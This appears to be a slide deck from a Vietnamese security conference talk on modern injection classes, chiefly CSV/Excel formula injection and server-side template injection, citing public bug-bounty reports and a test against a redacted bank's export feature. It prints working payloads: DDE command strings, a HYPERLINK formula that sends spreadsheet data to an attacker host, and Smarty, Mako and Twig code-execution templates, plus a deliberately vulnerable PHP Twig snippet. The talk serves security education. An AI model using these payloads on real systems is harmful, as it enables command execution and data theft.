

# Beyond classical injection methods

## Part I



# About me

#infosec XXX Injection - B  
injection methods

Ngôn ngữ: VI    Mức độ: Khó

---



G4mm4 Trùm thị phi, VNSecurity

Một người giữ vai trò cầu nối của tất cả c  
Nam và trong khu vực. Đáng vẻ soái ca k  
mờ ám và khuất tất anh đã làm trong bôn  
Internet.



**#trùmthịphi** < WTF?

# This talk is not about

- SQL Injection
- XXE Injection
- LDAP Injection
- XML/Xpath Injection
- ...



# New trends

- CSV/ Excel Macro injection
- Template Injection
- Array Injection
- Object Injection
- NoSQL injection
- ORM injection
- ...



# CSV Excel Macro Injection

# CSV Excel Macro Injection

HackerOne, Inc. (US) | https://hackerone.com/reports/116937

Search



hackerone

About

Product ▾

Resources ▾

Pricing

Contact

Directory

Blog



Matt (pr0tagon1st)

158  
Reputation

-  
Rank

7.00  
Signal

98th  
Percentile

#116937

## Chat History CSV Export Excel Injection Vulnerability

Share:

State ● Resolved (Closed)

Participants

Disclosed publicly April 5, 2016 4:48am +0700

Reported To [Zopim](#)

Type Command Injection

Bounty \$100

Collapse

### TIMELINE



pr0tagon1st submitted a report to [Zopim](#).

Feb 17th

I have found a vulnerability in the Chat History export function. If an attacker submits a special name (containing a system command) when chatting with an agent and that agent later exports the history of that chat to CSV, the resulting CSV may execute commands when opened. I have tested this using MS Excel 2013 on Windows 7.

Proof of Concept:

1. Open the dashboard as an agent and go to "Visitor List".
2. Select "Simulate Visitor". (This vulnerability works in a real scenario as well, simulating a visitor is just the easiest way to reproduce it).
3. As the simulated visitor, edit your name to "-2+3+cmd|' /C calc!G2" (without the double quotes).
4. End the chat.

# CSV Excel Macro Injection

HackerOne, Inc. (US)

https://hackerone.com/reports/124223



Search



hackerone

About

Product

Resources

Pricing

Contact

Directory

Blog

Sign in



stewie

449

Reputation

-

Rank

3.93

Signal

90th

Percentile

24.17

Impact

97th

Percentile

#124223

## CSV Injection via the CSV export feature

Share:



State ● Resolved (Closed)

Participants



Disclosed publicly **April 25, 2016 5:37pm +0700**

Reported To [HackerOne](#)

Type **Command Injection**

Bounty **\$500**

Collapse

### TIMELINE



**stewie** submitted a report to [HackerOne](#).

Mar 18th

I've bypassed [#111192](#) by using this string `";=cmd|' /C calc!A0"` without doublequotes. Steps to reproduce are as in [#111192](#). Tested in excel 2003-2013



**stewie** posted a comment.

Mar 18th (3 months ago)

; in the beggining acts as a new cell separator

# CSV Excel Macro Injection

## Generic payload:

=cmd'/C calc!A0

-2+3+cmd|' /C calc!A0

=HYPERLINK("https://Attacker.com/evil.html?data="&A1&A2,  
"Click to view additional information")

.....



# CSV Excel Macro Injection

1. The attacker creates data with a name **prefixed with a =** and containing a **malicious formula**
2. Someone (admin/victim) opens the CSV export and **ignores warnings** about the formulas that appear in the file

# CSV Excel Macro Injection

The screenshot shows a web browser window displaying a bank's online transfer page. The browser's address bar shows a URL with a redacted domain. The page header includes the bank's logo and a navigation menu with tabs for 'GIỚI THIỆU' and 'KHÁCH HÀNG CÁ NHÂN'. The main content area is titled 'Chuyển tiền đến một tài khoản [Redacted] Bank'. The form includes fields for 'Tài khoản chuyển' (0101467 [Redacted] BÍCH), 'Thông tin người nhận/đơn vị nhận' (with radio buttons for 'Nhập số tài khoản/số thẻ' and 'Chọn từ danh sách'), and 'Số tiền chuyển (VND)' (50,000). The 'Nội dung chuyển tiền' field contains the injected macro: `=cmd|'/C ping 8.8.8.8!'!A0'`. Below this field, it indicates 'Số kí tự còn lại: 23'. The 'Hạn mức giao dịch còn lại trong ngày (VND)' is 10,000,000. At the bottom, there are radio buttons for 'SMS' (selected) and 'Thẻ Xác Thực', and two buttons: 'Chuyển tiền' and 'Làm lại'.

cial Joint Stoc... (VN) | https://ebank[Redacted]khcn/main#transfer: | Search

**D [Redacted] Bank**

A plugin is needed to display this content.

GIỚI THIỆU KHÁCH HÀNG CÁ NHÂN

HÔNG TIN TÀI KHOẢN

HUYỀN TIỀN

- Chuyển khoản trong hệ thống DongA Bank
- Chuyển khoản ngoài hệ thống DongA Bank
- Chuyển khoản từ tài khoản thẻ sang TK tiết kiệm tích lũy
- Chuyển khoản từ 1 người đến nhiều người có TK thẻ DongA Bank

HÀNH TOÁN HÓA ĐƠN

HÀNH TOÁN KHOẢN VAY

HÀNH TOÁN TRỰC TUYẾN

UA THẺ TRẢ TRƯỚC

ÁP TIỀN ĐIỆN TỬ

Y ONLINE

ĂNG KÝ VAY MỤC ĐÍCH KHÁC

**Chuyển tiền đến một tài khoản [Redacted] Bank**

Tài khoản chuyển 0101467 [Redacted] BÍCH

Thông tin người nhận/đơn vị nhận (có thể nhập hoặc chọn từ danh sách)

Nhập số tài khoản/số thẻ 01014 [Redacted]

Chọn từ danh sách (nếu có) Chọn

Số tiền chuyển (VND) 50,000  
*Năm mươi ngàn đồng*

Nội dung chuyển tiền  
`=cmd|'/C ping 8.8.8.8!'!A0'`

Số kí tự còn lại: 23

Hạn mức giao dịch còn lại trong ngày 10,000,000 (VND)

Quý khách vui lòng lựa chọn phương thức xác thực bằng:

SMS  Thẻ Xác Thực

Chuyển tiền Làm lại

# CSV Excel Macro Injection

mmercial Joint Stoc... (VN) | https://ebanking. [redacted] .cn/main#transfer: | Search

**THÔNG TIN TÀI KHOẢN**

**CHUYỂN TIỀN**

- Chuyển khoản trong hệ thống [redacted]
- Chuyển khoản ngoài hệ thống [redacted]
- Chuyển khoản từ tài khoản thẻ sang TK tiết kiệm tích lũy
- Chuyển khoản từ 1 người đến nhiều người có TK thẻ DongA Bank

**THANH TOÁN HÓA ĐƠN**

**THANH TOÁN KHOẢN VAY**

**THANH TOÁN TRỰC TUYẾN**

**MUA THẺ TRẢ TRƯỚC**

**NẠP TIỀN ĐIỆN TỬ**

**VAY ONLINE**

**ĐĂNG KÝ VAY MỤC ĐÍCH KHÁC**

**ĐĂNG KÝ THANH TOÁN TỰ ĐỘNG**

**TIỆN ÍCH KHÁC**

**THÔNG TIN TƯ VẤN**

## Xác nhận chuyển tiền: Xác thực bằng SMS

Tài khoản chuyển	01014 [redacted]
Tài khoản (số thẻ) nhận	01014 [redacted]
Tên người nhận/đơn vị nhận	HOÀN [redacted]
Tỉnh/TP mở tài khoản nhận	TP Hồ Chí Minh
Số tiền chuyển (VND)	50,000
Phí chuyển tiền (VND)	0
Tổng tiền (VND)	50,000
Số tiền bằng chữ	Năm mươi ngàn đồng
Nội dung chuyển tiền	=cmd /C ping 8.8.8.8!'A0'

(Vui lòng tham khảo thêm [Biểu phí dịch vụ chuyển khoản](#))

Tự động lưu tên vào danh sách người nhận

Mã xác thực

Xác nhận

Các bước thực hiện chuyển tiền: 01 Nhập thông tin → 02 Xác thực → 03 Thành công

# CSV Excel Macro Injection

## Liệt kê giao dịch eBanking

Quý khách vui lòng chọn khoảng thời gian không quá 90 ngày kể **Từ ngày... Đến ngày** để tra cứu thông tin giao dịch

Tài khoản

010146 [redacted] BÍCH

Loại giao dịch

Chuyển tiền đến một tài khoản [redacted] Bank

Tài khoản đối ứng

[redacted]

Từ ngày

10/05/2016

Đến ngày

09/06/2016

Liệt kê


Làm lại



STT	Thời gian giao dịch	Tài khoản nhận	Tên tài khoản	Ghi chú	Số tiền
1	<a href="#">09/06/2016 00:11:10</a>	01014 [redacted]	[redacted] THỊNH	=cmd '/C ping 8.8.8.8!'!A0'	50,000
2	<a href="#">08/06/2016 22:03:54</a>	01014 [redacted]	[redacted] THỊNH	=cmd '/C notepad!'!A0	50,000

Số lượng giao dịch  /trang

# CSV Excel Macro Injection



**CHUYÊN KHOẢN CỦA TÀI KHOẢN 0101467109**  
**NGÀY 10-05-2016 ĐẾN NGÀY 09-06-2016**

Tên tài khoản	Ghi chú	Số tiền
[REDACTED] THỊNH	#REF!	50,000
[REDACTED] Microsoft Excel		50,000

Remote data not accessible.  
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application.  
Start application 'CMD.EXE'?

Yes No



# CSV Excel Macro Injection

## Data hijacking

```
*userdata.csv x
Username,Password
John,abcde
Jane,pqrst
"=HYPERLINK("http://localhost/test.html?leak="&A1&B1&A3&B3&A5&B5,"Error:please click for further information")",dummy
```

|


# CSV Excel Macro Injection

Data hijacking

	A	B	C	D
1	Username	Password		
2				
3	John	abcde		
4				
5	Jane	pqrst		
6				
7	Error:please click for further information	dummy		
8				
9				

# CSV Excel Macro Injection

Data hijacking



**I have stolen your data!**





# Template Injection

# Template Injection

- .Client-side template injection
- .Server-side template injection

# Template Injection



Orange Tsai (orange)

237

Reputation

#125980

uber.com may RCE by Flask Jinja2 Template Injection

Share

State ● Resolved (Closed)

Participants

Disclosed publicly April 7, 2016 4:15am +0700

Reported To Uber

Type Remote Code Execution

Bounty \$10,000

Collapse

## TIMELINE




orange submitted a report to Uber.

Hi, Uber Security Team

I found an RCE in rider.uber.com.

First, if you change your profile name to {{ '7'\*7 }}, and you will receive a mail


# Server-Side Template Injection



<#FREEMARKER>




# Template Injection



**Error 404**

# Template Injection

Sever-side template injection seems like XSS... But its more dangerous



# Template Injection

Sever-side template injection seems like XSS... But its more dangerous



**Fatal error:** Uncaught Twig\_Error\_Syntax: Unexpected token "end of template" of value "" in "{{" at line 1. in /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/ExpressionParser.php:190  
Stack trace: #0 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/ExpressionParser.php(84): Twig\_ExpressionParser->parsePrimaryExpression() #1 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/ExpressionParser.php(41): Twig\_ExpressionParser->getPrimary() #2 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/Parser.php(144): Twig\_ExpressionParser->parseExpression()  
#3 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/Parser.php(100): Twig\_Parser->subparse(NULL, false) #4 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/Environment.php(619): Twig\_Parser->parse(Object(Twig\_TokenStream)) #5 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/Environment.php(671): Twig\_Environment->parse(Object(Twig\_TokenStream)) #6 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/Environment.php(396): Twig\_Environment->compileSource('{{', '{{'}) #7 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/ExpressionParser.php on line 190




# Template Injection

```
1. <?php
2. include 'Twig/Autoloader.php';
3. Twig_Autoloader::register();
4. $twig = new Twig_Environment(new Twig_Loader_String());
5. echo $twig->render($_GET['msg'], array("name"=>"g4mm4"));
6. ?>
```



# Template Injection

Sever-side template injection seems like XSS... But its more dangerous




3333



# Template Injection

How to identify template engine?



# Template Injection

Exploiting **unsandboxed** template engines

**Smarty**

```
{php}echo `id`;{/php}
```

**Mako**

```
<%  
import os  
x=os.popen('id').read()  
%>  
${x}
```

# Template Injection

Exploiting **sandboxed** template engines

**TWIG**

```
public function getFilter($name)
{
    [snip]
    foreach ($this->filterCallbacks as $callback) {
        if (false !== $filter = call_user_func($callback, $name)) {
            return $filter;
        }
    }
    return false;
}

public function registerUndefinedFilterCallback($callable)
{
    $this->filterCallbacks[] = $callable;
}
```

# Template Injection

Exploiting **sandboxed** template engines

## TWIG

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}  
uid=1000(k) gid=1000(k) groups=1000(k),10(wheel)
```

# Array Injection

# ORM Injection

# NoSql Injection



g4mm4!  
your time  
is  
up!!!



# References

[https://www.owasp.org/index.php/CSV\\_Excel\\_Macro\\_Injection](https://www.owasp.org/index.php/CSV_Excel_Macro_Injection)

<http://www.contextis.com/resources/blog/comma-separated-vulnerabilities/>

<https://pentestmag.com/formula-injection/>

<https://gist.github.com/quantumfoam/fec4ab9083133523f489>

<http://www.slideshare.net/mmetince/breaking-the-frameworks-core-phpkonf-2016?>

<https://www.blackhat.com/docs/us-15/materials/us-15-Kettle-Server-Side-Template-Injection-RCE-For-The-Modern-Web-App-wp.pdf>

<http://blog.portswigger.net/2016/01/xss-without-html-client-side-template.html>

<https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2/>

# Beyond classical injection methods



## Part II